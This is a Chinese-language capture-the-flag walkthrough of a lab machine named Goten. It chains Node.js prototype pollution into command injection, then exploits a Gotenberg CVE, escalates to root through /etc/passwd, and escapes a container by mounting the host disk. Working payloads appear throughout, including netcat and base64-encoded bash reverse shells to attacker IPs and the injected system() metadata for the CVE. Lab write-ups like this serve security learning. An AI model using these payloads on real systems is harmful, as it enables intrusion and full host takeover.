

```
tao@LAPTOP-6Q9UJHVI [~] → sudo nmap -n -Pn -sT -p- --min-rate="5000" 192.168.31.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-12 16:05 +0800
Nmap scan report for 192.168.31.200
Host is up (0.11s latency).
Not shown: 62842 filtered tcp ports (no-response), 2690 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.82 seconds
```

看一下80端口

MazeSec - 内部渗透课程(CI/CD) X +

← → ↻ 不安全 http://192.168.31.200

关于跨网关调用中“数据规约不一致”导致的中断通报

在近期对 `Goten` 节点及相关网关组件的代码审计中发现，由于跨语言、跨层级调用时未严格遵循统一的序列化命名转换约束，导致多处上下文级局部变量读取出现中断风险。特此发布代码规范对齐要求。

⚠ **核心排查原则：** 外部边界报文（网关、API 交互响应、静态序列化数据）统一强制转为 `snake_case`（下划线）标准落地；但应用层（如 Nodejs 运行时内部）策略实体、默认配置项则一律保留 `camelCase`（小驼峰）内存对象规范。

1. 异构命名空间的隐式映射

当下端通过状态检查或资产收集接口向外回显带有 `snake_case`（下划线）的键名时，请注意，业务逻辑层在实例化或进行默认值缺省初始化（如 `const val = config.param || "default"`）时，寻找的是对应的驼峰属性。常见对齐逻辑如下：

```
// 外部边界/接口回显输出（下划线风格数据报文）
{
  "service_status": "active",
  "target_env": "production"
}

// 后端业务逻辑层在对象中检索的命名空间（小驼峰风格内存属性）
if (config.serviceStatus === "active") {
  const env = config.targetEnv || "development";
}
```

2. 全局基础对象安全与防范要求

- **防范递归混入带来的属性穿透：** 在使用 `lodash.merge` 等混入工具处理不可信的客户端 `options` 参数时，必须防止外部传入的特殊键名直接穿透至 JavaScript 的全局基类对象（如 `Object.prototype`）。
- **避免隐式原型引发的业务逻辑混乱：** 动态合并操作如果缺乏边界隔离，会导致不可控属性被注入到全局原型链中。这会使得服务内部原本健壮的“局部空对象”（如 `const config = {}`）在读取缺省属性时，错误地继承了被污染的全局值，从而导致后续的系统调用或默认配置逻辑彻底失效。

- **防范递归混入带来的属性穿透：** 在使用 `lodash.merge` 等混入工具处理不可信的客户端 `options` 参数时，必须防止外部传入的特殊键名直接穿透至 JavaScript 的全局基类对象（如 `Object.prototype`）。
- **避免隐式原型引发的业务逻辑混乱：** 动态合并操作如果缺乏边界隔离，会导致不可控属性被注入到全局原型链中。这会使得服务内部原本健壮的“局部空对象”（如 `const config = {}`）在读取缺省属性时，错误地继承了被污染的全局值，从而导致后续的系统调用或默认配置逻辑彻底失效。

options 参数可以打原型链污染？不确定，再看8080端口

← → ↻ 不安全 http://192.168.31.200:8080

PDF Cloud


基于 Golenberg 引擎的高性能 URL 转 PDF 服务

目标网页 URL


立即生成 PDF

© 2026 PDF Cloud Service. All Rights Reserved.


URL转PDF，看看能不能打SSRF




基本都是500，服务可能有点问题，然后扫出来个status接口，有node的相关信息



尝试打原型链污染




nodePath和nodeVersion都被污染了




然后访问 `/status` 发现可以命令注入，后端大概是执行 `${nodePath} -v` 然后结果在

nodeVersion回显



所以构造payload

```
{
  "options": {
    "__proto__": {
      "nodePath": "id #",
      "nodeVersion": "xx"
    }
  }
}
```



然后反弹shell

```
{
  "options": {
    "__proto__": {
      "nodePath": "nc 192.168.31.206 4567 -e sh #",
      "nodeVersion": "xx"
    }
  }
}
```

拿到shell之后拿到user flag

```
Goten:/home$ cd pdfcloud/
Goten:/home/pdfcloud$ ls -al
total 12
drwxr-sr-x  2 pdfcloud pdfcloud  4096 May 17 20:21 .
drwxr-xr-x  3 root     root      4096 May 17 18:32 ..
-rw-r--r--  1 pdfcloud pdfcloud   44 May 17 20:21 user.txt
Goten:/home/pdfcloud$ cat user.txt
flag{user-b8f5c3a182968358b62c7c2e580818be}
Goten:/home/pdfcloud$
```

本地有个docker, 开在了3000端口

```
Goten:/opt$ ls -al
total 16
drwxr-xr-x  4 root    root      4096 May 17 19:59 .
drwxr-xr-x 21 root    root      4096 May 18 00:09 ..
drwx--x--x  4 root    root      4096 May 17 18:04 containerd
drwxr-sr-x  4 pdfcloud pdfcloud  4096 May 17 23:47 pdfcloud
Goten:/opt$ ss -tulnp
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp    LISTEN  0      511      0.0.0.0:8080 0.0.0.0:*   users:((("MainThread",pid=2568,fd=21))
tcp    LISTEN  0      128      0.0.0.0:22   0.0.0.0:*
tcp    LISTEN  0     4096     127.0.0.1:3000 0.0.0.0:*
tcp    LISTEN  0      511      *:80         *:80
tcp    LISTEN  0      128      [::]:22     [::]:*
```

```
Goten:/opt$ curl 127.0.0.1:3000
Hey, Gotenberg has no UI, it's an API. Head to the <a href="https://gotenberg.dev">documentation</a> to learn how to interact with it
Goten:/opt$
```

其实就是8080端口使用的 **Gotenberg**, 端口转发出来看看能不能打进去, 根据Gotenberg找到一个新的CVE可以打RCE

[fineman999/POC_CVE-2026-42589: POC_CVE-2026-42589](#)

修改一下payload

```
def build_body(boundary: str) -> bytes:
    metadata = br"""{"Title\n-if\nsystem('sleep 6')||1\n-Comment":"x"}"""
    parts = [
```

```
def build_body(boundary: str) -> bytes:
    metadata = br"""{"Title\n-if\nsystem('echo YmFzaCatYyAnYmFzaCatSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMxLjIxMC80NTY3IDA+JjEn|base64 -d |bash')||1\n-Comment":"x"}"""
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.210] from (UNKNOWN) [192.168.31.114] 58928
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
gotenberg@ce426a65dcc4:~$ id
id
uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
gotenberg@ce426a65dcc4:~$
```

成功拿到shell

```
gotenberg@ce426a65dcc4:/opt/java$ id
uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
```

是root组的, 直接 **newgrp root** 然后写/etc/passwd拿到root权限

```
gotenberg@ce426a65dcc4:/tmp$ newgrp root
gotenberg@ce426a65dcc4:/tmp$ id
uid=1001(gotenberg) gid=0(root) groups=0(root),1001(gotenberg)
gotenberg@ce426a65dcc4:/tmp$ echo
"test:adrla7IBSfTZQ:0:0:123456:/root:/bin/bash" >> /etc/passwd
gotenberg@ce426a65dcc4:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
gotenberg:x:1001:1001:/home/gotenberg:/bin/bash
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
messagebus:x:997:997:System Message Bus:/nonexistent:/usr/sbin/nologin
test:adrla7IBSfTZQ:0:0:123456:/root:/bin/bash
gotenberg@ce426a65dcc4:/tmp$ su test
Password:
root@ce426a65dcc4:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

尝试逃逸

```
root@ce426a65dcc4:~/.config# grep -E 'Cap(Prm|Eff|Bnd)' /proc/self/status
CapPrm: 000001ffffffffffff
CapEff: 000001ffffffffffff
CapBnd: 000001ffffffffffff
```

```
root@ce426a65dcc4:/tmp# ls -l /dev/sd* /dev/vd* /dev/nvme* 2>/dev/null
brw-rw---- 1 root disk 8, 0 Jun 12 11:36 /dev/sda
brw-rw---- 1 root disk 8, 1 Jun 12 11:36 /dev/sda1
brw-rw---- 1 root disk 8, 2 Jun 12 11:36 /dev/sda2
brw-rw---- 1 root disk 8, 3 Jun 12 11:36 /dev/sda3
```

有完整的 `Capabilities` 直接进行一手挂载逃逸

```
root@ce426a65dcc4:/tmp# mount /dev/sda3 /tmp/host_root
root@ce426a65dcc4:/tmp# cd /tmp/host_root
root@ce426a65dcc4:/tmp/host_root# ls -al
total 96
drwxr-xr-x 21 root root 4096 May 17 16:09 .
drwxrwxrwt 1 root root 4096 Jun 12 12:10 ..
drwxr-xr-x 2 root root 4096 May 17 12:52 bin
drwxr-xr-x 2 root root 4096 Jun 3 2025 boot
drwxr-xr-x 2 root root 4096 Dec 5 2025 dev
drwxr-xr-x 42 root root 4096 Jun 12 11:36 etc
drwxr-xr-x 3 root root 4096 May 17 10:32 home
drwxr-xr-x 8 root root 4096 May 8 02:51 lib
drwx----- 2 root root 16384 Jun 3 2025 lost+found
drwxr-xr-x 5 root root 4096 Jun 3 2025 media
drwxr-xr-x 2 root root 4096 Jun 3 2025 mnt
drwxr-xr-x 4 root root 4096 May 17 11:59 opt
drwxr-xr-x 2 root root 4096 Jun 3 2025 proc
drwx----- 4 root root 4096 May 17 16:08 root
drwxr-xr-x 2 root root 4096 Jun 3 2025 run
drwxr-xr-x 2 root root 4096 May 17 10:04 sbin
drwxr-xr-x 2 root root 4096 Jun 3 2025 srv
drwxr-xr-x 2 root root 4096 Jun 3 2025 sys
drwxrwxrwt 2 root root 4096 Jun 3 2025 tmp
drwxr-xr-x 9 root root 4096 May 17 12:51 usr
drwxr-xr-x 13 root root 4096 May 8 02:51 var
root@ce426a65dcc4:/tmp/host_root# cat root/root.txt
flag{root-0e19f671570370c62357f502b9981310}
```